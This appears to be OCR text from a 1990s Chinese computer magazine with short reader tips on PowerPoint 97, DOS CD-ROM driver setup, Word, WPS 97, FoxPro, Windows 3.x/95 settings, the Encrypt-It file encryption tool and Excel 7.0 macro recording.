幻灯片切换　所谓幻灯片切换，就是从上一张幻灯片转到下一张幻灯片的过程。在正常情况下，放映完上一张幻灯片后，单击鼠标键就可接着放映下一张幻灯片，这称为无幻灯片切换效果。如果您觉得这种方式过于平淡，可以给某些或全部的幻灯片设置切换效果。例如，让上一张幻灯片逐渐隐去，再让下一张幻灯片从全黑中逐渐显现出来；或像百叶窗那样将下一张幻灯片“翻”出来，并盖住上一张幻灯片。

通常，演示文稿的放映时间有一定的规定，PowerPoint 97 的排练计时功能可帮您记录并设置每张幻灯片的放映时间，以保证正式放映时不过快或过慢。如果您使用了录制旁白的功能，可通过排练计时保证旁白和幻灯片的匹配，不至于旁白未完就切换到下一张幻灯片了。

多种放映方式　在用计算机放映 PowerPoint 演示文稿时，共有三种放映方式：演讲者放映、窗口放映和展台放映。演讲者放映由演讲者控制放映过程，自由度较大，既可人工切换，又可自动切换，在需要的时候可暂停或终止放映。窗口放映的自由度较小，一般都是自动切换，放映完后单击鼠标键退出，但可以在中途进行控制。展台放映的自由度最小，观众只能通过单击幻灯片中的超级链接或等待自动切换转到另一张幻灯片，而且它总是循环放映，观众既不能中断，也不能进行其他操作。这种方式非常适合展览时使用，您只要将主机和键盘锁到柜子中，只留显示器和鼠标在外就行了。

制作备注页和讲义　如果您想记录一些备注信息（如演讲提示或观众可能询问的问题的解答），可制作备注页。备注页和相应的幻灯片相联系。在正式放映时，您只要选择“双屏查看”模式，即可在观众不知情的情况下镇定地浏览备注内容。当然，“双屏查看”模式需要两台计算机——您用一台，观众用一台。讲义则是发给观众的书面材料，可帮助观众更好地理解演讲内容。

其他输出方式　除了利用计算机放映外，PowerPoint 97 还允许您将演示文稿输出到 35 毫米幻灯片或投影机幻灯片上，这是放映地点无法提供计算机时的权宜之策。当然，演示文稿中的声音、动画和切换等所有特殊效果只能忍痛割爱了。　（待续）

消除对前 32 个 ASCII 字符的困惑

□合肥　王辉

前 32 个 ASCII 码字符，即从 00H 到 1FH(十进制 0 到 31)，很多书上称之为‘控制码’或‘有特殊用途’的字符。的确如此，若你用 BASIC 语言的 PRINT 语句命令输出 ASCII 码值为 7 的字符时，PC 喇叭会“嘟——”响一声，屏幕上并无输出。但是，若输出码值是 8 的字符时（仍使用 BASIC 中的 PRINT 语句），却得不到 ASCII 字符集表中指明的“特殊用途”：退格(Backspace)了，而在屏幕上显示了一个符号。这岂不是出现矛盾了吗？——有的得到了“特殊用途”(如响铃)，而有的却不行(如退格)！迷惑来了！

要解惑，先让我们深入理解一下这 256 个 ASCII 字符集定义的字符。IBM PC 及其兼容机中一共使用了 256 个不同的字符，对应于字节码从 00H 到 FFH(十进制 0 到 255)。在这些字符中，从 20H(十进制 32)到 7FH(十进制 127)的 96 个字符，大多数计算机对它们的处理方法都相同，而其余的特殊字符的使用就不尽一样了，对它们的处理方法由计算机制造商决定。

好了，有了这个背影知识，让我们把视线专注在前 32 个字符上。其实，这 32 个字符的主要用途从较普遍的角度上看应有两个：一方面，它们可作为普通的显示字符，显示一些有趣的符号，例如笑脸（01H)、扑克牌中的四种花色(分别用 03H 到 06H 来表示)等等；另一方面，它们又可作为标准 ASCII 字符，正如许多书上标明的是‘控制字符’，主要是打印控制和通讯控制，例如 0AH 是换行等。作为显示符号，它们可以协助你构造生动的输出信息；而作为控制字符，它们又可方便地帮你控制输出打印的格式。然而，二者又是相互冲突矛盾的。这一冲突如何去解决的呢？

不同的系统、不同的语言甚至同一语言的不同命令都会有自己的一套，因此，它们在屏幕上的显示结果就会依所用系统、语言及输出命令不同而变化。正是因为这样，才有了我们对之的‘迷惑’啊！

在 DOS 中，相当正式地把这些字符统一规定成标准 ASCII 码控制字符，而不用来作为图形显示字符。但其他系统或编程语言则有所变化。另外，若要显示那些有趣的符号，最保险的方法就是通过直接写屏——把字符直接写入显示缓冲区中，当然，这对于初学者有点要求过高了，但先了解这一点去掉心头困惑也就行了。你说呢？

身边的工具

□浙江　毛文俊

工具软件对我们每位电脑使用者都是必需的。千方百计四处寻找有用的工具，然而往往在你身边就有千里难寻的好工具，只是你自己还不知道。当你购买电脑配件时，如主板、显示卡、鼠标等，随机都配备安装盘，一般用它安装完毕后，就把它塞在一边，没人理睬，为什么不去看看它除了安装程序外是否还有其它可用的东西？

我的声卡是花王，在安装盘的 DOSUTIL 目录中有十一条可执行文件，均为有关声卡的工具软件，如：ESSOFG. EXE——声卡的安装环境设置。可更改 IRQ 和 DMA 参数。

MKECDAPL. EXE——DOS 下的 CD 播放程序。文件执行后驻留内存 40KB，用 CTRL + ALT + A 键激活，然后按功能键 ($F_1 \sim F_{10}$) 进行播放，是 DOS 下难得的 CD 插放器。

CDPLAY. BAT——DOS 下的 CD 播放程序。界面虽比不上 Win 中的精美，但功能齐全且使用方便。

我的光驱是 SONY77E，安装盘中共有十个文件，除了两个产品说明文件和一个安装文件、一个驱动程序外，其余均为有关 CD－ROM 的工具，如：


EJECT. COM——弹出光驱托盘。

LOAD. EXE——缩回光驱托盘。

CDPLAY. EXE——DOS 下的 CD 播放程序。和声卡安装盘中的一样。

SCANCD. EXE——光驱检测工具。一个十分棒的工具软件，它不仅能检测光驱，而且能检测光盘中的文件是否可读。

在购买配件时，你就可以用这些工具来检测。有些商家为节省开支不配安装盘，此时一定要向商家索取。因为正规产品出厂都会配备安装盘。这类随机工具，不用花一分钱，而且功能不错，为什么不用它呢。如果你有而没有用过，那就去试试，会给你惊喜的。


DOS 下光驱的安装

□辽宁 张仕龙 周佰军

一、CD-ROM 驱动程序的安装

与其它计算机外设一样，只读光盘驱动器(CD-ROM)包装盒内带有一个允许计算机与 CD-ROM 对话的设备驱动程序软盘，在 CONFIG. SYS 文件中必须使用 DEVICE 或 DEVICEHIGH 命令，来装载这个驱动程序。比如装载并激活单个 CD-ROM 驱动程序，CONFIG. SYS 文件中应包含下列 DEVICE 命令：

DEVICE = C:\CDROM\CR－ATAPI. SYS \D:MSCD000

命令行中装入了 CD-ROM 附带的驱动程序 CR-ATAPI. SYS，其中参数/D:MSCD000 将驱动程序做标记为 MSCD000(其中最后一位可为 0～9 或 A～Z 中的任一字符)。每个正在使用的 CD-ROM 驱动程序的标记必须是唯一的。

如一台机器安装两个不同型号的 CD-ROM，相应的 CONFIG. SYS 文件中应包含下列 DEVICE 命令：

DEVICE = C:\ASPI\ASPICD. SYS /D:MSCD000

DEVICE = C:CDROM\CR-ATAPI. SYS /D:MSCD001

以上命令装载两个 CD-ROM 的驱动程序。第一个 CD-ROM 驱动程序标记为 MSCD000，第二个 CD-ROM 驱动程序标记为 MSCD001。

装载 CD-ROM 驱动程序，一般将光驱附带的驱动软盘插入软驱 A(或 B)，键入安装程序 INSTALL(或 SETUP)回车后即可自动安装。如果在使用中，CONFIG. SYS 文件中的 CD-ROM 设备驱动程序行被破坏，可按上述方法手工安装。

二、MSCDEX. EXE 文件的使用格式

MS－DOS6. 0 以上系统增加了 MSCDEX. EXE 命令文件，它是 DOS 与只读光盘驱动器(CD—ROM)之间的翻译程序，使 DOS 与 CD－ROM 能够进行对话。DOS 系统中若没有这个文件，计算机就不能识别 CD－ROM，也就不能读取光盘。

MSCDEX /D:〈驱动器标记〉[/D:〈驱动器标记 2〉…][/E][/K][/S][/V][/L:letter][/M: number]

/D:〈驱动器标记〉[/D:〈驱动器标记 2〉…]——称 D 开关，它是为 CD-ROM 驱动程序设置的标记。〈驱动器标记〉参数必须与 CONFIG. SYS 文件中为光驱驱动程序设置的标记相一致。MSCDEX 命令行内至少包含一个/D 开关，要安装另外的 CD-ROM 及其设备驱动程序，应为每一个驱动程序指定一个/D 开关。

/E——设置 CD-ROM 驱动程序可使用扩充内存(如果有的话)存储扇区缓冲区。

/K——设定 MS-DOS 应识别使用汉字的卷标。缺省时，MS-DOS 不识别汉字 CD-ROM 卷标。

/S——允许共享 MS-NET 或 Windows for Workgroups 服务器上的 CD-ROM 驱动器。

/V——在启动 MSCDEX 时显示内存统计信息。

/L:letter——设定赋给第一个光盘驱动器(CD-ROM)的字母。如果有多个 CD-ROM，则 MS-DOS 按顺序赋与其它 CD-ROM 字母。

/M:number——指定扇区缓冲区数。

三、MSCDEX 命令程序的安装

可在根目录 AUTOEXEC. BAT 文件中或从 DOS 提示符下装入 MSCDEX. EXE 命令行：

C:DOS\MSCDEX /D:MSCD000 /L:G /M:12

该命令激活 CONFIG. SYS 文件中设备驱动程序标记为 MSCD000 的驱动程序。/L:G 开关将驱动器字母 G 赋给 CD-ROM(即将光驱设置为 G 盘)，/M:12 是将扇区缓冲区数设置为 12(彩显一般用参数 12，单显一般为 4)。

如果一台机器安装两台不同型号的光驱，相应的 AUTOEXEC. BAT 文件中应包含：

C:\DOS\MSCDEX /D:MSCD000 /D:MSCD001 /L:D

/L:D 开关指定第一个光驱字母为 D，第二个为 E。

如果 MS-DOS 版本与 MSCDEX. EXE 命令的版本不匹配，在 AUTOEXEC. BAT 文件中需要有“C:\DOS\SETVER. EXE”这一命令行，该命令能使不同版本的 DOS 文件在当前 DOS 环境下顺利执行，否则，计算机将因版本不对而无法运行 MSCDEX. EXE 命令程序。

如果一台机器上安装多个光驱，CONFIG. SYS 中的 LASTDRIVE 命令行可写为:LASTDRIVE = Z。则可用的逻辑驱动器字母数量受此限制。

注意在 AUTOEXEC. BAT 中，要将 MSCDEX. EXE 命令行置在磁盘高速缓存 SMARTDRV 命令行之前，这样 SMARTDRV 能测出 CD-ROM 的存在，并会使用高速缓存(CACHE)来提高光盘驱动器的读盘速度。

WORD7.0 下的块定义

□吉林 周 芮 周 伟

1. 单个文字的定义

将光标移到要定义的字上,按 Shift+←或→键。

2. 一行文字的定义

①将鼠标指针移至行首，待变为向右斜箭头时，单击鼠标左键。②若光标在行首时,按 Shift+End 键。③若光标在行尾时,按 Shift+Home 键。

3. 整个段落的定义

将鼠标指针移到该段的段首，待变为向右斜箭头时,双击鼠标左键。

4. 全文的定义

①按 Ctrl+A。②将鼠标指针移至行首变为向右斜箭头,三击鼠标左键,或按 Ctrl+单击鼠标左键。

5. 整句话的定义

将鼠标指针置于文中某句话的任意位置上，按 Ctrl+单击鼠标左键(WORD 中以“.”或“。”为一句话的结束)。

6. 截取一部分文字的定义

将鼠标指针移至需截取文字的首字前 (尾字后)，则在此单击鼠标左键，然后将光标移至需截取文字的尾字后(首字前),按Shift+ 单击鼠标左键。若需延伸可继续移动鼠标指针到需要的位置上，然后再按 Shift+单击鼠标左键。

7. 以上的各种块定义只用鼠标也能完成,即按住鼠标左键不放,用拖动鼠标的方式定义所需的文字。

在 FoxPro 中引入照片

□黑龙江 李显斌

首先用扫描仪将照片以扩展名为 BMP 的图形文件格式存储到 Windows 目录中。接下来打开人事管理数据库结构,增加一个通用字段 (General),系统定义宽度为 10。现在就可以进行引入照片的操作了。

1. 进入 Windows 并启动“附件”中的“画笔”,在“画笔”窗口中选择“文件”菜单中的“打开”，显示 BMP 图形文件。选择你建立的文件并打开,照片显示在窗口中。

2. 在工具箱中选择“剪切”，按下鼠标左键在照片中拖曳十字形光标,确定选择照片的区域。

3. 在“编辑”菜单中选择“复制”后，退出“画笔”。

4. 进入 FoxPro 应用程序，打开数据库，双击“Gen”字段或将光标移入“Gen”字段上,按下 Ctrl+PgUp 键,显示通用字段编辑窗口。在“编辑”菜单中选择“粘贴”功能后照片便显示在窗口中。该窗口和照片的大小及显示位置可根据需要任意调整。按 Ctrl+W 键存盘退出。

以后无论是在 BROWSE 窗口还是自己的应用程序窗口,只要激活“Gen”字段,个人信息及其对应的照片就会同时显示在屏幕上。

快捷键的妙用

□成都 邓勇

在刚使用中文 WIN95 时我在 WIN95 中安装好原有的“五笔字型 for WIN3.2”,汉字的录入是没问题了，但中文标点符号录入却麻烦了。由于用的是 WIN 3.2 输入软件,它不能象 WIN95 输入软件那样进行简单方便的中英文标点切换,换句话说,也就是键盘上没有与中文标点(如“。”、“，”、“、”、“《”、“》”等)一一对应的键。这样,我在录入中文文章时,每遇上标点符号,手就得从键盘移到鼠标上，利用鼠标在符号栏选择要输入的标点符号，然后手又再回到键盘继续后面汉字的录入。显然,手在键盘与鼠标之间的交替操作使录入速度大为减慢。利用 Word 95 的快捷键可解决这个问题，我们可以预先给常用的中文标点一一设置好快捷键,方法如下(以“、”为例)：

①在 Word 文档中,选择“插入”菜单的“符号”。

②选择“符号”对话框里所需的标点符号如“、”。

③选择“符号”对话框下面的“快捷键…”键,便会出现“自定义”对话框,该框含有“键盘”卡片,选择它。

④在“按新快捷键”框内,键入用于该标点的组合键(如 Alt+\),而后选择“指定”。

⑤当完成设置后,选择“自定义”对话框内的“关闭”键,而后选择“符号”对话框内的“关闭”键。



WPS 97 在保存了原有的文字编辑方式的同时，取 WORD 之长，特别是在表格制作方面尤为突出。一改以往各版本中字符制表的方式，提供了灵活易用的表格功能，既可以自动生成又可以手动产生标准表格，尤其是在由标准表格生成不规则表格方面更加方便。

一、表元的合并与分解功能

1. 使用鼠标操作方法

将位于要合并的所有表元的左上角的表元，或要分解的表元，设置成当前编辑表元。表元的右边和下边会显示两个操作点符■，将鼠标放在表元右边（或下边）的操作点上，当光标变为双箭头形状时向右（或向下）拖动合并右边（或下边）的表元；向左（或向上）拖动分解右边（或下边）的表元。

2. 使用命令方法

将位于要合并的所有表元的左上角的表元，或要分解的表元设置成当前编辑表元。单击鼠标右键，在弹出的对话框中选‘合并表元’或‘分解表元’即可实现表元的合并或分解。

二、表格的快速复制和移动功能

表格的复制和移动同文字块的操作一样，将鼠标指向要复制或移动的表格单元，按下左键拖动至插入点放开即移动了表元，如果按下 Ctrl 键，就得到了表格的复制。

三、表格行和列的快速修改功能

选定要修改表格为当前表元，将鼠标指向要修改的表格线，拖动竖线可以改变表格列宽，拖动横线可改变表格行高。如果要删除或增加表格的行（列），按下 Ctrl 键，鼠标指向要修改的表格线，向左（右）拖动竖线分别表示删除（增加）列，向上（下）拖动横线分别表示删除（增加）行。当操作表元时，单击鼠标右键，出现对话框，选择“插入（删除）列”或“插入（删除）行”得到所需的表格修改方式。

四、设置表格斜线功能

WPS 97 提供了强大的斜线功能，使用斜线可以将一个表元分割成两个或三个区域，用鼠标单击可在不同的区域中输入文字，系统会自动进行重排。这可以说是 WPS 97 最卓越的功能之一，对于绘制不规则表格是十分方便的，具体操作方法是 将要设置斜线的表元设置为当前表元，按鼠标右键，选择“对象属性”命令，在对话框中的“斜线”框中选择一条或两条斜线，按‘确定’按钮。

Windows PIF 编辑器详解

□湖北　吴辉

WINDOWS 在启动 MS—DOS 应用程序时，首先寻找该应用程序的 PIF 文件，PIF 文件是一个特殊文件，它为 WINDOWS 提供用户应用程序的一些细节信息，如需要占用的内存容量、资源使用情况、程序的启动工作目录。当 WINDOWS 找不到对应的 PIF 文件时，将使用缺省信息文件 _DEFAULT. PIF，大多数应用程序均可用此文件启动。下面对各选项作详细介绍。

1. 程序文件名：在此项中填入应用程序文件名，必须是以 BAT、COM、EXE 为扩展名的可执行文件。

2. 窗口标题：在此填入应用程序的描述名，它将显示在应用程序窗口的标题栏中，若不填此栏，则描述名自动取不带后缀名的文件名。

3. 可选参数：在此填入应用程序所使用的参数，参数与在 DOS 下运行应用程序所带的参数一样，如果输入，那么在执行此程序时，将出现一参数输入窗口。

4. 启动目录：在此填入程序所在的目录名，应包括驱动器和路径。

5. 视频内存：它用来指定启动 DOS 应用程序时屏幕的显示方式，WINDOWS 根据指定的视频方式分配内存，共有三个选项：文本方式内存要求 16KB；低分辨率图形方式适用于 CGA 显示器，需要 32KB 左右的内存；高分辨率图形方式适用于 EGA、VGA 显示器，大约需 128KB 内存。如果选定的方式分配给显示信息的内存太小，可能无法运行程序，而太大将会使可用内存变少，所以需选择合适。

6. 内存需求：它为应用程序分配常规内存，KB 需要值表示应用程序所需要的最小内存数，KB 限制值表示应用程序可以使用的最大内存数，一般应用程序的 KB 需要值缺省为 128KB，KB 限制值为 640KB。

7. EMS 内存、XMS 内存：当在 WINDOWS 386 增强方式下运行时，可以为应用程序分配扩充、扩展内存，同样有 KB 需要值和 KB 限制值两项。

8. 显示方式：当 Windows 工作在 386 增强方式下，DOS 程序可以在全屏幕上运行，也可以在窗口中运行，“显示方式”控制是全屏幕运行还是窗口运行，启动程序后也可用 Alt＋Enter 在两种方式中切换。

9. 执行：“后台”表示切换到其它程序时，此程序仍然在后台运行，而不必中止。“独占”表明当此应用程序在前台进行时，中止其它程序的运行。“退出时关闭窗口”表示应用程序在退出时，关闭应用程序窗口，若不选此框，应用程序结束时，不会关闭窗口，并且保持应用程序结束时的一屏内容。

10. 在基本选项中按“高级”按钮进行高级设置：

(1)多任务选项：“后台优先权”用来确定程序在后台运行时，所得到的时间，它必须在基本选项中选择了后台运行才有效，缺省值为 50。“前台优先权”与前者相反，缺省值为 100。这两种优先权取值范围为 0 到 10000，一个程序的优先权只与同时运行的程序比较才有意义。“检测空闲时间”表示程序处于空闲状态时，会把系统资源让给其它程序，以揭示系统的性能。

(2)内存选项：当“EMS 内存锁定”选中后指定分配给应用程序的扩充内存中的内容将锁定，而不被交换到硬盘中，此项会减慢系统的速度，但会使一些程序运行更加顺利。“XMS 内存锁定”指定分配给应用程序的扩展内存中的内容被锁定，若不选此项，系统可以使用虚拟内存，如果程序需要的内存大于计算机内存时，一些数据会被交换到硬盘上，使程序可用内存增大，但选此项可能一些 DOS 程序运行出问题。“使用高位存储区”使程序可以用高位内存。“应用程序存储区锁定”选择后 Windows 将应用程序保持在内存中，而不交换到硬盘中，可以提示程序执行速度，但会使其它程序性能降低，同时，此项只作用于常规内存。

(3)显示选项：“显示器端口”，windows 需要对那些直接操作显示器输入输出端口的程序进行监视，以保证切换过程中正确显示应用程序，如切换时出现显示问题，可试着修改此项。“模拟文本方式”许多应用程序运行时是以文本方式显示，选择此框可加快显示速度，但可能会使显示出现问题。“保留视频内存”选定后，应用程序从图形方式切换到文本方式或从高分辨率图形切换到文本方式和低分辨图形时，不释放出多余的视频内存。

(4)其它选项

其它选项主要用来控制快捷键的使用，确定能否进行快速粘贴，是否允许关闭活动窗口等选项。



Windows 下的系统资源

□河北　左巍

WINDOWS 是由一些动态链接库(DLLS)组成的，一个动态连接库就是一个可执行的共享例行程序库。当运行一个应用程序时，可装入和运行这些例行程序。WINDOWS 基本由以下三种动态链接库组成：

1. KRNL286. EXE、ERNL386. EXE 处理基本操作系统功能，如内存管理、文件的输入输出、应用程序的装入和执行。

2. USER. EXE 控制用户的输入和输出，包括键盘、鼠标、声音驱动程序、定时器和通信端口。

3. GDI. EXE 管理图形和打印。

每个动态链接库都有 64KB 的堆存储空间。每个堆的大小都是固定的 64KB。这就是说，即使增加更多的内存，也不会增加堆的大小，这些堆总体上被称为“系统资源”。包括以下几种：

(1)核心堆：存储文件句柄。

(2)用户 WINDOWS 堆：存储独立的窗口数据。

(3)用户 MENU 堆：存储菜单结构。

(4)GDI 堆：存储有关字库、画笔、刷子、位图和其它图形数据的信息。

WINDOWS 下是通过句柄来实现、分配、使用、释放 WINDOWS 资源的，句柄是一个不带正负号的 16 位数值，是系统资源的唯一标志。

查看程序管理器中 HELP 菜单上的 ABOUT 选项，如果系统资源小于 40% 时，应用程序就没有足够的可用的文件句柄，运行环境太小，容易产生一般性保护错误、运行速度明显减慢，同时也容易造成系统的崩溃。为了防止出现以上现象，如果系统资源小于 40% 时应该减少应用程序、各种驱动程序，关闭一些窗口。同时也可以修改 CONFIG. SYS 文件来避免出现系统资源耗尽的现象。

在 CONFIG. SYS 文件中增加以下二项：

SHELL = C :\DOS\COMMAND. COM/E :2048/P (如果内存> =16M)

SHELL = C :\DOS\COMMAND. COM/E :1024/P (如果内存 <16M)

STACKS = N，S(表示系统内部的堆栈区有 N 个，每个栈区有 S 个字节，N = 8 ~ 64、S = 32 ~ 512，缺省值 N = 8、S = 128。不同的机器系统可以使用不同的 N、S 值来达到最佳使用状态，一般是 N = 9、S = 256)

Windows 声音更改方法

□北京　张继辉　颜宁

一、制作语音提示信号文件

进入 WINDOWS 系统后，在“附件”中启动“录音机”，此时在屏幕中会出现包含有类似录音机上主要功能按键的图形界面，用鼠标单击标有话筒图形的按键，系统便进入录音状态。然后利用话筒输入语音提示的内容，例如：“欢迎您进入 WINDOWS 系统”。输入完成后，按停止键，然后可按放音键试听录音效果，如不满意可重新录音。录制完成后，将所录制的语音信号取名(如“HY”)后以 WAY 文件存盘。

二、更换进入 Win 3. X 系统的声音

在“主群组”中启动“控制面板”，然后启动其中的“声音”，此时屏幕中会出现“声音”的设置界面，在“事件[E]:”菜单中点击“进入 WINDOWS 系统”，再在“文件[F]:”菜单中找到并点击“HY. WAV”文件。点击“测试”键，即可从音箱中听到上述录制的“欢迎您进入 WINDOWS 系统”的语音提示，点击“确定”键。

经过上述更换后，每当再进入 WINDOWS 系统时，您都会听到上述表示欢迎的语音提示。



□安徽 岳东辉

WIN95 象 WIN 3. X 一样可以通过“控制面板”对系统进行设置、调整与修改。同时又新增了快捷操作方式，即设置每个图标的“属性”，可随时通过鼠标右击屏幕上不同图标或目标处，再点击快捷菜单中“属性”。

一、任务栏的属性

任务栏是 WIN95 的入口处，也是了解 WIN95 当前运行情况的信息窗口。快速调用其属性可用鼠标右击任务栏上的时钟处或空白处，在出现的快捷菜单中单击选中属性，弹出“任务栏属性”对话框，通过复选即可进行。

任务栏选项：任务栏总在各界面的最前；任务自动隐藏于各界面后；在“开始”菜单显示小图标（较默认菜单所占空间稍小）；任务栏上不显示或显示时钟。

开始菜单程序：①自定义开始菜单内容：可添加、删除开始菜单的内容；而高级项则可打开高级进入 Star Menu 资源管理器。②文档菜单：可快速删除“文档”菜单中的内容。

二、键盘属性

单击任务栏右侧 En 指示器，通过呼出的快捷菜单，当选中属性项时，出现“键盘属性”的对话框，此时可对如下内容调整。

速度标签：键盘的速度（字符重复）、光标闪烁频率进行设置。

语言标签：可添加新语言，删除已安装的键盘语言和布局。

常规标签：更改键盘的类型。

三、多媒体属性

右击任务栏右侧“扬声器”的图标，从弹出的快捷菜单中选中“音频属性”后，出现“音频属性”对话框，用户可以调整音频的再现和录音质量。

四、显示属性

右击桌面空白处，在出现的快捷菜单中选择属性，弹出“显示器属性”对话框，便可以进行以下的内容调整和设置。

背景标签：对桌面背景图案、墙纸等根据用户的喜好进行更改与设置。

屏幕保护标签：启动及设置屏幕保护程序。

外观标签：对系统的窗口、字体等进行设置。

设置标签：可以调整显示分辨率、色彩以及设置显示器与显示卡以达到最佳状态。

五、系统属性

在“我的电脑”图标上右击，从弹出的快捷菜单中选中属性，当出现“系统属性对话框”，即可直接对系统的硬件方面进行设置，尤其是遇到硬件问题时可迅速找到问题的所在。

通用标签：提供当前系统的简要信息，包括当前使用的操作系统、注册情况、CPU 类型及内存情况。

设备管理标签：出现硬件设备连接图标列图，可方便地按类型或连接查看硬件设备。

硬件设置文件标签：提供了启动时选择创建硬件配置的方法。

性能标签：提供当前系统执行的状态，包括内存、系统资源、文件系统等情况。

六、回收站属性

在“回收站”图标上右击时，从弹出的快捷菜单中选择属性，则出现“回收站属性”对话框。

全局标签：可以方便直观地按驱动器的百分比进行增加或收回回收站的空间等。

C 盘标签：驱动器大小及保留空间数的设置。

七、文件夹属性

当右击文件夹图标时，在弹出的快捷菜单中选中属性，出现“文件夹属性”对话框。

常规项标签：提供当前目录的类型、位置、大小以及内含文件和子目录数；文件夹（目录）名称；目录创建时间、修改时间和访问时间；对目录的（只读、隐藏、存档）属性可直接修改。

八、文件属性

当右击文件时，从弹出的快捷菜单中选中属性，则出现“文件属性”对话框。


常规标签：指明当前文件类型、位置、大小、文件数及文件夹数、文件的创建时间、修改时间及访问时间；对文件属性可进行更改修改文件的只读、隐藏、存档、系统四种属性。

九、当前硬盘属性

在我的电脑中右击硬盘 C 时，从出现的快捷菜单中选中“属性”项可弹出“C 盘属性”对话框，根据其中的标签操作相当简便。

常规标签：提供当前 C 盘的卷标号、类型、已用、可用空间和硬盘容量。

工具标签：查错状态（磁盘扫描程序）、备份状态（磁盘备份程序）和磁盘碎片整理状态（磁盘碎片整理程序）。



加密软件 Encrypt - It for Win95

□吉林　韩天放

加密一直是计算机领域中的热门话题，但大多数加密法在强大的 Win 95 中无用武之地。用户只需运行 Win 95 中的磁盘扫描程序，被加密的文件就乖乖地投案自首了。这里，我给您介绍一个新朋友：Encrypt - It for Win 95. V3. 12(以下称 EIW)。

EIW 没有安装文件，只需要将其目录下的文件全部拷贝到一个目录下，运行 EIW. EXE。第一次打开 EIW 会有一个自动执行程序出现：Tip of the Day。它就象 Win 95 中的 Win 95 漫游一样，每次都教你一个使用技巧。

EIW 主菜单中的十个功能按钮为：退出钮(Exit)、功能选择钮(Preferences)、文件选择钮(Select Files)、撤消文件选择钮(Clear Select Files)、加密钮(Encrypt)、解密钮(Decrypt)、清密码钮(Clear key)、删除文件钮(Remove)、统计(Statistics)、帮助、索引(Help Index)。

例如我们要加密公文包中的所有文件：

首先，点击功能选择钮。其中有四个子窗口，第一个，加密选择窗：左半边是加密深度，从上到下越来越深，越深越安全，但费时也越多。选择 DES(USA/Canada)，右半边为删除源文件选择。第一项是不删除源文件，二、三、四项是删除源文件，而深度也是由浅到深，后两项是覆盖删除，并可以选择覆盖字节。咱们来选第三个，并覆盖 50 个字节。第二个子窗口是解密选择，选择解密时是否删除源加密文件和删除的深度。第三个子窗口是当你用功能按钮八删除文件时的删除深度，用法同前。在第四个子窗口中可指定一个口令的最小位数。好了，按确定键。

再按文件选择钮，双击右框中的(-C-)，再双击上面的〔..〕，然后依次双击〔Windows〕、〔Desktop〕、〔我的公文包〕，在左框中选择要加密的文件，让我们用快选键 Select All 来选择所有文件。按 OK 键。

请在主菜单窗口中找到刚才选的文件。如果你不满意，就按第四个功能钮来撤消已选文件，再重新选择。没问题的话，就按加密钮。键入两遍口令后(可别小于刚才设的最少口令位数，而且请记住口令)再按 OK 键以及(Confirm 菜单中的 Yes to All)。这时，机器开始执行加密。当进度窗口消失后，加密任务就完成了。如果你想看看加密文件的安全程序就可按统计钮。别忘了还要按一下清密码钮，以免你的密码在内存中被高手找出来。最后按第一个功能钮退出。看吧，你的公文包中的文件已加密成 *. ~00。

解密与加密类似，只是用解密钮代替加密钮。

注：EIW 的加密和删除方法是美国、加拿大数据加密标准：DES(USA/Canada)或美国、加拿大数据加密标准加链式加密算法：DES = CBC(USA/Canada)。加密文件十分安全。千万别忘记密码啊!

WIN 95 中选曲

□浙江　陈世杰

在用 Xing 放 VCD 时，选择开始→程序→XingMPEG player，运行 Xing3. 0，单击 File 菜单中的 OPEN 项，屏幕上就显示出了这张 VCD 的所有曲目。你可以用键盘选择曲目，如选第 11 首，应快速键入 11，电脑就开始播放这首歌。在 Xing3. 0 的功能菜单项的最左边有一个向左箭头样的按钮，在播放过程中你可以随时用鼠标点一下，屏幕上又显示出曲目菜单，现在你可以方便地选择 VCD 的曲目了。

接下来说说 CD 播放的问题，中文 Win95 中自带一个很好用的 CD 播放器，可惜它不能自动显示正在播放的曲目。我们可以这样来解决，先在光驱中放入一张 CD 片，选择开始→程序→附件→多媒体→CD 播放器，出现播放菜单，选择唱片菜单中的编辑→播放曲目项，这时，就会弹出一个编辑对话框，在“艺术家”位置输入演唱者，在“标题”位置输入唱片名，在“可用的曲目”框中，单击要修改的乐曲。在“曲目”框中，键入曲目的名称，然后单击“设置字体”，把曲目 1、曲目 2、……都按顺序改成具体曲名，最后按确定按钮。这样你就可以在曲目栏中选择自己喜欢的歌曲了，按播放键开始播放。一旦你输好一张唱片的曲目，计算机就已自动记住。如果你有十张 CD 唱片，你可以按前面所说一一输入，以后在此播放器中播放这些唱片就会自动显示出正在播放的曲名。

Excel7.0 中宏的录制与执行

□河北　刘晓辉　高星原

宏是一系列命令和动作的组合，一些日常工作中经常使用到的命令、动作或执行过程都可以制作成宏。宏将这些命令和动作组合到一起做为一条命令使用，使操作变得更加简便和高效。

一、记录宏

宏的制作方式有两种，一是利用 Excel 7.0 提供的 VBA 自行撰写，二是在执行命令和动作时由 Excel 7.0 录制。对于简单的宏，录制方式不仅最快、最简捷，而且也为那些不精通或根本不懂 VBA 的用户使用宏进行操作提供了可能性。录制是使用 Excel 7.0 宏记录器，记录下所执行的一连串动作，使用时再以宏的方式播放出来。当您想要自动完成某一重复工作时，可以通过记录方式来创建一个宏。

1. 菜单方式

(1)在"工具"菜单中的"记录宏"子菜单中，选中"使用相对引用"。如果"使用相对引用"选项被激活，则所记录的宏在工作表的任何位置生效 如果未被激活，则宏只在当前创建时的位置有效。

(2)在"工具"菜单中的"记录宏"子菜单中，单击"记录新宏"命令，弹出"记录新宏"对话框。

(3)可以使用 Excel 7.0 提供的默认的宏名(如宏1、宏2、……)，也可以在"宏名"编辑框中键入另一您想指定给录制宏的名称。

(4)若要增加或编辑记录宏的说明信息，给出宏的简单说明，在"说明"编辑框中键入该宏的描述性文字。

(5)若要给新宏指定快捷键或菜单项，并确定新宏的存贮位置或为新宏选择编辑语言，单击"选项"按钮。

(6)单击"确定"命令按钮。

(7)执行欲记录为宏的操作过程。

(8)单击"停止"按钮 。

2. 快捷按钮方式

(1)同"菜单方式"步骤(1)。

注意 该命令左侧有一小对勾表示已经选中。重复单击，依次切换"选中"、"未选中"。

(2)在"视图"菜单中选中"工具栏"。

(3)选中"Visual Basic"复选框，单击"确定"命令按钮，弹出"Visual Basic"常用工具栏，用鼠标将其拖曳到常用工具栏合适的位置上。

(4)单击"记录宏"按钮，弹出"记录新宏"对话框。

(5)同"菜单方式"步骤(3)—(8)。

二、录制技巧

